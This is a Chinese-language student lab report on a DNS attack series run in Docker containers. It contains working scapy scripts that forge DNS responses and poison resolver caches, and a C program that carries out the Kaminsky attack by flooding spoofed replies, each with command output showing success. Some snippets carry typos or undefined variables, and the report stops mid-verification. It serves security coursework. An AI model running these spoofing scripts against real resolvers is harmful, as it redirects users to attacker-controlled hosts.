山东大学

网络空间安全学院

DNS Series 实验

杜威、李旷达、杨昊

2023 年 12 月 12 日

目录

1 小组成员及分工

姓名	学号	分工
杜威	202100460095	DNS Local、Report Summary
李旷达	202100460124	Kaminsky Attack
杨昊	202100460134	DNS Infrastructure

表 1: 小组成员及分工

2 DNS Local 实验

2.1 DNS 设置测试

- 得到 ns.attacker32.com 的 IP 地址：

```
dig ns.attacker32.com
```

```
root@d6cbeb168b6a:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8595
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c65db5e43b77d3170100000065572ad4d943c9e992fc4d19 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Nov 17 08:56:52 UTC 2023
```

- 使用 @ 直接发送给 ns.attacker32.com，得到相应

```
root@d6cbeb168b6a:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20331
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONA
L: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: aa53fa8b3e52eeef0100000065572b383f2d3144d03bdd6d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
```

2.2 Task 1: 直接向用户伪造 DNS 响应

- 编写欺骗代码，该代码用于直接向用户伪造 DNS 响应：

```python
#!/usr/bin/env python3
from scapy.all import *

NS_NAME = "example.com"

def spoof_dns(pkt):
    if DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8'):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)  # 创建IP对象
        udp = UDP(dport=pkt[UDP].sport, sport=53)  # 创建UDP对象

        # 创建响应记录
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdat='
            1.2.3.4', ttl=259200)
        NSsec = DNSRR(rrname="example.com", type='NS', rdata='ns.
            attacker32.com', ttl=259200)

        # 创建DNS对象
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount
            =1, qr=1, ancount=1, nscount=1, an=Anssec, ns=NSsec)

```

```
            # 组装伪造的DNS数据包并发送
            spoofpkt = ip/udp/dns
            send(spoofpkt)

# 设置过滤器
myFilter = "udp and (src host 10.9.0.5 and dst port 53)"
# 开始嗅探
pkt = sniff(iface="br-547d7e532a66", filter=myFilter, prn=spoof_dns)
```

- 清除 DNS 缓存并运行攻击代码

```
rdnc flush
```

```
root@becda955c7a8:/# rndc flush
root@becda955c7a8:/#
```

- 伪造成功

```
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.

;; Query time: 71 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 30 06:52:52 UTC 2023
;; MSG SIZE  rcvd: 106
```

2.3 Task 2: DNS 缓存中毒攻击 – 欺骗响应

- 编写攻击代码

```
#!/usr/bin/env python3
from scapy.all import *
NS_NAME = "example.com"

def spoof_dns(pkt):
```

```
    if DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8'):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)  # Create an IP
            object
        udp = UDP(dport=pkt[UDP].sport, sport=53)  # Create a UDP
            object

        # Create answer records
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='
            1.2.3.5', ttl=259200)
        NSsec = DNSRR(rrname="example.com", type='NS', rdata='ns.
            attacker32.com', ttl=259200)

        # Create a DNS object
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount
            =1, qr=1, ancount=1, nscount=1, an=Anssec, ns=NSsec)

        # Assemble the spoofed DNS packet
        spoofpkt = ip/udp/dns

        # Send the spoofed DNS packet
        send(spoofpkt)

# Set the filter
myFilter = "udp and (src host 10.9.0.53)"
# Start sniffing for DNS queries and spoof responses
pkt = sniff(iface="br-547d7e532a66", filter=myFilter, prn=spoof_dns)
```

- 清除 DNS 缓存并运行攻击代码

```
root@4776b3aa1539:/# rndc flush
root@4776b3aa1539:/#
```

```
root@VM:/volumes# python3 task2.py
 10.9.0.53 --> 192.35.51.30: 62029
.
Sent 1 packets.
 10.9.0.53 --> 10.9.0.153: 56337
.
Sent 1 packets.
 10.9.0.53 --> 10.9.0.5: 19339
.
Sent 1 packets.
 10.9.0.53 --> 10.9.0.5: 52634
.
```

- 攻击成功

```
root@7f6350beb428:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44721
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: fbc3286c588fa5730100000065683597061c8c48b093e7b0 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259147  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 30 07:11:19 UTC 2023
;; MSG SIZE  rcvd: 88
```

- 查看缓存情况，确认投毒结果

```
root@4776b3aa1539:/# rndc dumpdb -cache
root@4776b3aa1539:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@4776b3aa1539:/# cd /var/cache/bind/dump.db
bash: cd: /var/cache/bind/dump.db: Not a directory
root@4776b3aa1539:/# cd /var/cache/bind
root@4776b3aa1539:/var/cache/bind# ls
dump.db
root@4776b3aa1539:/var/cache/bind# nano dump.db
root@4776b3aa1539:/var/cache/bind#
```

```
; authanswer
www.example.com.        863809  A       1.2.3.4
; glue
```

2.4 Task 3: 欺骗 NS 记录

- 编写攻击代码

```python
#!/usr/bin/env python3
from scapy.all import *

NS_NAME = "example.com"

def spoof_dns(pkt):
    if DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8'):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)  # 创建IP对象
        udp = UDP(dport=pkt[UDP].sport, sport=53)  # 创建UDP对象

        # 创建响应记录
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdat='
            1.2.3.4', ttl=259200)
        NSsec1 = DNSRR(rrname="example.com", type='NS', rdata='ns.
            attacker32.com', ttl=259200)
        NSsec2 = DNSRR(rrname="example.com", type='NS', rdata='ns1.
            attacker32.com', ttl=259200)

        # 创建DNS对象
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount
            =1, qr=1, ancount=1, nscount=1, an=Anssec, ns=NSsec1/
            NSsec2)

        # 组装伪造的DNS数据包并发送
        spoofpkt = ip/udp/dns
        send(spoofpkt)

# 设置过滤器
myFilter = "udp and (src host 10.9.0.53)"
# 开始嗅探
pkt = sniff(iface="br-e41038309138", filter=myFilter, prn=spoof_dns)
```

- 在攻击者容器内执行以下命令，清除 DNS 缓存并运行攻击代码：

```
root@VM:/volumes# python3 task3.py
 10.9.0.53 --> 10.9.0.5: 4417
.
Sent 1 packets.
 10.9.0.53 --> 199.43.135.53: 29002
.
Sent 1 packets.
 10.9.0.53 --> 10.9.0.5: 51919
.
Sent 1 packets.
```

- 攻击成功

```
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 115 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 30 07:25:55 UTC 2023
```

- 结束代码运行，测试其他子域名

```
; COOKIE: 0a19ffb0ebc27165010000065683959c949b4ce7af139b8 (good)
;; QUESTION SECTION:
;www.test.example.com.          IN      A

;; ANSWER SECTION:
www.test.example.com.   259200  IN      A       1.2.3.6

;; Query time: 811 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Nov 30 07:27:21 UTC 2023
;; MSG SIZE  rcvd: 93

root@7f6350beb428:/#
```

- 查看缓存情况，确认投毒结果

```
www.test.example.com.   863895  A       1.2.3.6
; authanswer
www.example.com.        863809  A       1.2.3.4
```

2.5 Task 4: 为另一个域名欺骗 NS 记录

- 编写攻击代码，将 `ns.attacker32.com` 伪装为 `google.com`

```python
  #!/usr/bin/env python3
from scapy.all import *

NS_NAME = "example.com"

def spoof_dns(pkt):
    if DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8'):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)  # 创建 IP 对象
        udp = UDP(dport=pkt[UDP].sport, sport=53)  # 创建 UDP 对象

        # 创建响应记录
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='
            1.2.3.4', ttl=259200)
        NSsec1 = DNSRR(rrname="example.com", type='NS', rdata='ns.
            attacker32.com', ttl=259200)
        NSsec2 = DNSRR(rrname="google.com", type='NS', rdata='ns.
            attacker32.com', ttl=259200)
        Addsec = DNSRR(rrname="ns.attacker32.com", type='A', rdata='
            10.9.0.153', ttl=259200)

        # 创建 DNS 对象
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount
            =1, qr=1, ancount=1, nscount=1, an=Anssec, ns=NSsec1/NSsec2,
             ar=Addsec)

        # 组装伪造的 DNS 数据包并发送
        spoofpkt = ip/udp/dns
        send(spoofpkt)

# 设置过滤器
myFilter = "udp and (src host 10.9.0.53 and dst port 53)"
# 开始嗅探
pkt = sniff(iface="br-547d7e532a66", filter=myFilter, prn=spoof_dns)
```

- 在攻击者容器内执行以下命令，清除 DNS 缓存并运行攻击代码：

```
root@VM:/volumes# python3 task4.py
 10.9.0.53 --> 192.43.172.30: 32073
.
Sent 1 packets.
 10.9.0.53 --> 10.9.0.153: 44687
.
Sent 1 packets.
```

- 运行 dig example.com 查看缓存结果

```
; authauthority
google.example.com.     630714  NS      ns.attacker32.com.
; authanswer
www.example.com.        863994  A       1.2.3.4
; glue
a0.org.afilias-nst.info. 777594         A       199.19.56.1
```

2.6 Task 5: 欺骗附加区域中的记录

- 在附加区域中伪造记录，编写攻击代码

```python
#!/usr/bin/env python3
from scapy.all import *

NS_NAME = "example.com"

def spoof_dns(pkt):
    if DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8'):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)  # 创建 IP 对象
        udp = UDP(dport=pkt[UDP].sport, sport=53)  # 创建 UDP 对象

        # 创建响应记录
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='
            1.2.3.4', ttl=259200)
        NSsec1 = DNSRR(rrname="example.com", type='NS', rdata='ns.
            attacker32.com', ttl=259200)
        NSsec2 = DNSRR(rrname="google.com", type='NS', rdata='ns.
            example.com', ttl=259200)
        Addsec1 = DNSRR(rrname="ns.attacker32.com", type='A', rdata='
            1.2.3.4', ttl=259200)
```


```
        Addsec2 = DNSRR(rrname="ns.example.net", type='A', rdata='
            5.6.7.8', ttl=259200)

        # 创建 DNS 对象
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qdcount
            =1, qr=1, ancount=1,
                nscount=1, arcount=2, an=Anssec, ns=NSsec1/NSsec2, ar
                    =Addsec2/Addsec3)

        # 组装伪造的 DNS 数据包并发送
        spoofpkt = ip/udp/dns
        send(spoofpkt)

# 设置过滤器
myFilter = "udp and (src host 10.9.0.53 and dst port 53)"
# 开始嗅探
pkt = sniff(iface="br-547d7e532a66", filter=myFilter, prn=spoof_dns)
```

- 查看缓存结果


```
'0 ; authanswer
'1                      863993  A       10.9.0.153
'2 ; authauthority
3 example.com.          630713  NS      ns.example.com.
4                       630713  NS      ns.attacker32.com.
'5 ; authanswer
'6 _.example.com.       863993  A       1.2.3.4
'7 ; authanswer
'8 ns.example.com.              863993  A       1.2.3.4
'9 ; authanswer
10 www.example.com.     863993  A       1.2.3.5
```

3 Kaminsky Attack 实验

3.1 攻击原理



完整的 DNS 查询过程



3.2 Task 1：配置实验环境

通过官网下载对应此实验的 Labsetup 文件，使用 docker 命令建立环境

```
[12/01/23]seed@VM:~/.../Labsetup$ Starting attacker-ns-10.9.0.153
Starting attacker-ns-10.9.0.153     ... done
Starting user-10.9.0.5              ... done
Starting seed-attacker              ... done
Starting local-dns-server-10.9.0.53 ... done
Attaching to seed-attacker, attacker-ns-10.9.0.153, local-dns-serv
er-10.9.0.53, user-10.9.0.5
attacker-ns-10.9.0.153 |  * Starting domain name service... named
                                                                  [
 OK ]
local-dns-server-10.9.0.53 |  * Starting domain name service... na
med                                                               [
 OK ]
```

检测环境 DNS 设置

- 获取 ns.attacker32.com 的 IP 地址

```
root@04d80d120eb7:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12249
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a161f0e6b9777e0a01000000656981f4a9067d1b088b47de (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Dec 01 06:49:24 UTC 2023
;; MSG SIZE  rcvd: 90
```

- 获取 `www.example.com` 的 IP 地址

```
root@04d80d120eb7:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34127
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 78c30c3a09f554bc010000006569852c9c963e203c6509fc (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 3224 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Dec 01 07:03:08 UTC 2023
;; MSG SIZE  rcvd: 88
```

将查询发送到本地 DNS 服务器, 该服务器将发送查询到 example.com 的官方名称服务器

```
root@04d80d120eb7:/# dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30344
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONA
L: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8e5719857f960015010000006569858 8f8f9596033769f1e (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Fri Dec 01 07:04:40 UTC 2023
;; MSG SIZE  rcvd: 88
```

将查询发送到本地 DNS 服务器, 该服务器将发送查询到 ns.attacker32.com


可以明显发现返回信息不相同，而我们 DNS 缓存中毒攻击实验的目的就是要达到让受害者向
ns.attacker32.com 询问 `www.example.com` 的 IP 地址时，会从攻击者那里得到虚假的结果,
而不是从域名的合法名称服务器那里得到真实的结果。

3.3 Task2：构建 DNS 请求

构建请求发送代码

```
from scapy.all import *
Qdsec = DNSQR(qname='www.example.com')
dns= DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0,
nscount=0, arcount=0, qd=Qdsec)
IP = IP(dst='10.9.0.53', src='10.9.0.1')
udp = UDP(dport=33333,sport=53,chksum=0)
request = IP/udp/dns
send(request)
```

使用管理员权限运行，使用 wireshark 抓包可以看到，发送成功



3.4 Task3：欺骗 DNS 回复

我们需要在 Kaminsky 攻击中欺骗 DNS 回复。由于我们的目标是 example.com, 因此需要欺骗该域名的名称服务器的回复


我们首先要获得 example.com 的合法名称服务器的 IP 地址

使用 `dig example.com NS +trace` 获得 IP 地址为 `199.43.135.53`


```
example.com.            86400   IN      NS      a.iana-servers.net.
example.com.            86400   IN      NS      b.iana-servers.net.
example.com.            86400   IN      RRSIG   NS 13 2 86400 20231209060142 20231118101641 46981 example.com. Mkhp4bSkRsLCg5k+v1e
IWdjr9AXHIG82izgc2+9nMkASd+3dZrkMBTap WspGpzbL4WVRVSeufzGIzeBTSAaMsw==
;; Received 195 bytes from 199.43.135.53#53(a.iana-servers.net) in 208 ms
```

构建回复代码


```python
from scapy.all import *
name = 'twysw.example.com'
domain = 'example.com'
ns = 'ns.attacker32.com'

Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)

dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1,
    arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)

ip = IP(dst='10.9.0.53', src='199.43.135.53')
udp = UDP(dport=55555, sport=53, chksum=0)

reply = ip/udp/dns
send(reply)
```



No.	Time	Source	Destination	Protocol	Length	Info
1	2023-12-01 04:2…	02:42:1c:87:cf:60	Broadcast	ARP	42	Who has 10.9.0.53? Tell
2	2023-12-01 04:2…	02:42:0a:09:00:35	02:42:1c:87:cf:60	ARP	42	10.9.0.53 is at 02:42:0
3	2023-12-01 04:2…	199.43.135.53	10.9.0.53	DNS	152	Standard query response
4	2023-12-01 04:2…	10.9.0.53	199.43.135.53	ICMP	180	Destination unreachable
5	2023-12-01 04:2…	02:42:0a:09:00:35	02:42:1c:87:cf:60	ARP	42	Who has 10.9.0.1? Tell
6	2023-12-01 04:2…	02:42:1c:87:cf:60	02:42:0a:09:00:35	ARP	42	10.9.0.1 is at 02:42:1c



```
▸ Frame 3: 152 bytes on wire (1216 bits), 152 bytes captured (1216 bits) on interface br-b2c8df111da1, id
▸ Ethernet II, Src: 02:42:1c:87:cf:60 (02:42:1c:87:cf:60), Dst: 02:42:0a:09:00:35 (02:42:0a:09:00:35)
▸ Internet Protocol Version 4, Src: 199.43.135.53, Dst: 10.9.0.53
▸ User Datagram Protocol, Src Port: 53, Dst Port: 55555
▸ Domain Name System (response)
```



```
0000  02 42 0a 09 00 35 02 42  1c 87 cf 60 08 00 45 00   ·B···5·B ···`··E·
0010  00 8a 00 01 00 00 40 11  21 c4 c7 2b 87 35 0a 09   ·····@· !··+·5··
0020  00 35 00 35 d9 03 00 76  00 00 aa aa 85 00 00 01   ·5·5···v ········
0030  00 01 00 01 00 00 05 74  77 79 73 77 07 65 78 61   ·······t wysw·exa
0040  6d 70 6c 65 03 63 6f 6d  00 00 01 00 01 05 74 77   mple·com ·····tw
0050  79 73 77 07 65 78 61 6d  70 6c 65 03 63 6f 6d 00   ysw·exam ple·com·
0060  00 01 00 01 00 03 f4 80  00 04 01 02 03 04 07 65   ········ ·······e
0070  78 61 6d 70 6c 65 03 63  6f 6d 00 00 02 00 01 00   xample·c om·····
0080  03 f4 80 00 13 02 6e 73  0a 61 74 74 61 63 6b 65   ·····ns ·attacke
0090  72 33 32 03 63 6f 6d 00                           r32·com·
```

3.5 Task 4: 发动卡明斯基攻击

为提高代码的运行效率，攻击将使用 C 程序进行

同时修改前 Task2 与 Task3 中代码，记录数据包报文作为攻击中所用的模板

核心 c 代码如下：

```c
int main()
{
  unsigned short transid = 0;
  srand(time(NULL));
  FILE * f_req = fopen("ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }

  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);
  FILE * f_resp = fopen("ip_resp.bin", "rb");
  if (!f_resp) {
     perror("Can't open 'ip_resp.bin'");
     exit(1);
  }

  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);
  char a[26]="abcdefghijklmnopqrstuvwxyz";

  while (1) {
    char name[6];
    name[5] = '\0';

    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];
    for(int i=0;i<500;i++){
      send_dns_response(ip_resp,n_resp,"199.43.133.53", name, transid);
      send_dns_response(ip_resp,n_resp,"199.43.135.53", name, transid);
      transid += 1;
```

```
32      }
33  }
34
35  void send_dns_response(unsigned char* pkt, int pktsize,unsigned char*
        src, char* name,unsigned short id)
36  {
37    int ip = (int)inet_addr(src);
38    memcpy(pkt+12, (void*)&ip, 4);
39    memcpy(pkt+41, name, 5);
40    memcpy(pkt+64, name, 5);
41    unsigned short transid = htons(id);
42    memcpy(pkt+28, (void*)&transid, 2);
43    send_raw_packet(pkt, pktsize);
44  }
45
46  void send_raw_packet(char * buffer, int pkt_size)
47  {
48    struct sockaddr_in dest_info;
49    int enable = 1;
50    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
51    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
52         &enable, sizeof(enable));
53    struct ipheader *ip = (struct ipheader *) buffer;
54    dest_info.sin_family = AF_INET;
55    dest_info.sin_addr = ip->iph_destip;
56    sendto(sock, buffer, pkt_size, 0,
57         (struct sockaddr *)&dest_info, sizeof(dest_info));
58    close(sock);
59  }
```

在 local-dns-server-10.9.0.53 检查 DNS 缓存

```
[12/01/23]seed@VM:~/.../Labsetup$ docksh 2c
root@2c525a1d006e:/# rndc dumpdb -cache && grep attacker /var/cache
/bind/dump.db
ns.attacker32.com.      793430  A       10.9.0.153
example.com.            687996  NS      ns.attacker32.com.
```

3.6 Task 5: 结果验证

登录用户容器进行查询：

```
# dig www.example.com @localhost
# dig .edu @localhost
```

```
root@04d80d120eb7:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
